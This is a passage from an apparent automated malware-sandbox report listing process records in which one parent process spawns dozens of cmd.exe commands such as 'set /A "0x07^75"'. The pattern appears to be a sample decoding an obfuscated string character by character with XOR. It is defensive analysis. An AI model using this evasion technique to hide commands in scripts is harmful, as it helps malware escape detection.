MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: Conhost.exe PID: **7612**, Parent PID: **3356**

General

Target ID:	10
Start time:	10:04:09
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: **4748**, Parent PID: **4904**

General

Target ID:	11
Start time:	10:04:10
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x07^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: Conhost.exe PID: **4600**, Parent PID: **4748**

General

Target ID:	12
Start time:	10:04:10
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	

Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **2424**, Parent PID: **4904**

General	
Target ID:	13
Start time:	10:04:10
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x78^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **1448**, Parent PID: **2424**

General	
Target ID:	14
Start time:	10:04:10
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **4428**, Parent PID: **4904**

General	
Target ID:	15
Start time:	10:04:10
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x79^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **4284**, Parent PID: **4428**

General	
Target ID:	16
Start time:	10:04:10

Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **5516**, Parent PID: **4904**

General	
Target ID:	17
Start time:	10:04:10
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x71^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **7608**, Parent PID: **5516**

General	
Target ID:	18
Start time:	10:04:10
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **2568**, Parent PID: **4904**

General	
Target ID:	19
Start time:	10:04:10
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x71^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	

Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **372**, Parent PID: **2568**

General	
Target ID:	20
Start time:	10:04:10
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **1988**, Parent PID: **4904**

General	
Target ID:	21
Start time:	10:04:10
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x08^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **6136**, Parent PID: **1988**

General	
Target ID:	22
Start time:	10:04:10
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **3324**, Parent PID: **4904**

General	
Target ID:	23

Start time:	10:04:10
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x39^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **5004**, Parent PID: **3324**

General	
Target ID:	24
Start time:	10:04:10
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **308**, Parent PID: **4904**

General	
Target ID:	25
Start time:	10:04:11
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x2E^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **4004**, Parent PID: **308**

General	
Target ID:	26
Start time:	10:04:11
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68

Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **384**, Parent PID: **4904**

General	
Target ID:	27
Start time:	10:04:11
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x2A^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **2040**, Parent PID: **384**

General	
Target ID:	28
Start time:	10:04:11
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **1456**, Parent PID: **4904**

General	
Target ID:	29
Start time:	10:04:11
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x3F^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **1468**, Parent PID: **1456**

General

Target ID:	30
Start time:	10:04:11
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **1256**, Parent PID: **4904**

General

Target ID:	31
Start time:	10:04:11
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x2E^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **4216**, Parent PID: **1256**

General

Target ID:	32
Start time:	10:04:11
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **7352**, Parent PID: **4904**

General

Target ID:	33
Start time:	10:04:11
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x0D^75"
Imagebase:	
File size:	236544 bytes

MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **6552**, Parent PID: **7352**

General	
Target ID:	34
Start time:	10:04:11
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **5452**, Parent PID: **4904**

General	
Target ID:	35
Start time:	10:04:11
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x22^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **2336**, Parent PID: **5452**

General	
Target ID:	36
Start time:	10:04:11
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **4124**, Parent PID: **4904**

General	
Target ID:	37
Start time:	10:04:11
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x27^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **3400**, Parent PID: **4124**

General	
Target ID:	38
Start time:	10:04:11
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **1940**, Parent PID: **4904**

General	
Target ID:	39
Start time:	10:04:12
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x2E^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **3504**, Parent PID: **1940**

General	
Target ID:	40
Start time:	10:04:12
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	

File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **1236**, Parent PID: **4904**

General	
Target ID:	41
Start time:	10:04:12
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x0A^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **7264**, Parent PID: **1236**

General	
Target ID:	42
Start time:	10:04:12
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **664**, Parent PID: **4904**

General	
Target ID:	43
Start time:	10:04:12
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x63^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **7608**, Parent PID: **664**

General	
Target ID:	44
Start time:	10:04:12
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **5128**, Parent PID: **4904**

General	
Target ID:	45
Start time:	10:04:12
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x26^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **368**, Parent PID: **5128**

General	
Target ID:	46
Start time:	10:04:12
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **6528**, Parent PID: **4904**

General	
Target ID:	47
Start time:	10:04:12
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	

Commandline:	cmd.exe /c set /A "0x6B^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **1144**, Parent PID: **6528**

General	
Target ID:	48
Start time:	10:04:12
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **6976**, Parent PID: **4904**

General	
Target ID:	49
Start time:	10:04:12
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x39^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **5260**, Parent PID: **6976**

General	
Target ID:	50
Start time:	10:04:12
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **3280**, Parent PID: **4904**

General	
Target ID:	51
Start time:	10:04:12
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x7F^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **1492**, Parent PID: **3280**

General	
Target ID:	52
Start time:	10:04:12
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **1292**, Parent PID: **4904**

General	
Target ID:	53
Start time:	10:04:13
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x6B^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **6448**, Parent PID: **1292**

General	
Target ID:	54
Start time:	10:04:13
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe

Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **1384**, Parent PID: **4904**

General	
Target ID:	55
Start time:	10:04:13
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x67^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **1420**, Parent PID: **1384**

General	
Target ID:	56
Start time:	10:04:13
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **6552**, Parent PID: **4904**

General	
Target ID:	57
Start time:	10:04:13
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x6B^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	

Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **3272**, Parent PID: **6552**

General	
Target ID:	58
Start time:	10:04:13
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **2764**, Parent PID: **4904**

General	
Target ID:	59
Start time:	10:04:13
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x22^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **7336**, Parent PID: **2764**

General	
Target ID:	60
Start time:	10:04:13
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **5424**, Parent PID: **4904**

General	
Target ID:	61
Start time:	10:04:13

Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x6B^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **4348**, Parent PID: **5424**

General	
Target ID:	62
Start time:	10:04:13
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **8**, Parent PID: **4904**

General	
Target ID:	63
Start time:	10:04:13
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x7B^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **5940**, Parent PID: **8**

General	
Target ID:	64
Start time:	10:04:13
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	

Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **1560**, Parent PID: **4904**

General	
Target ID:	65
Start time:	10:04:14
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x33^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **1756**, Parent PID: **1560**

General	
Target ID:	66
Start time:	10:04:14
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **5016**, Parent PID: **4904**

General	
Target ID:	67
Start time:	10:04:14
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x73^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **5136**, Parent PID: **5016**

General	
Target ID:	68

Start time:	10:04:14
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **5040**, Parent PID: **4904**

General	
Target ID:	69
Start time:	10:04:14
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x7B^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **5064**, Parent PID: **5040**

General	
Target ID:	70
Start time:	10:04:14
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **4748**, Parent PID: **4904**

General	
Target ID:	71
Start time:	10:04:14
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x7B^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B

Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **1188**, Parent PID: **4748**

General	
Target ID:	72
Start time:	10:04:14
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **1448**, Parent PID: **4904**

General	
Target ID:	73
Start time:	10:04:14
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x7B^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **2424**, Parent PID: **1448**

General	
Target ID:	74
Start time:	10:04:14
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **1940**, Parent PID: **4904**

General

Target ID:	75
Start time:	10:04:14
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x7B^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **4428**, Parent PID: **1940**

General	
Target ID:	76
Start time:	10:04:14
Start date:	25/01/2023
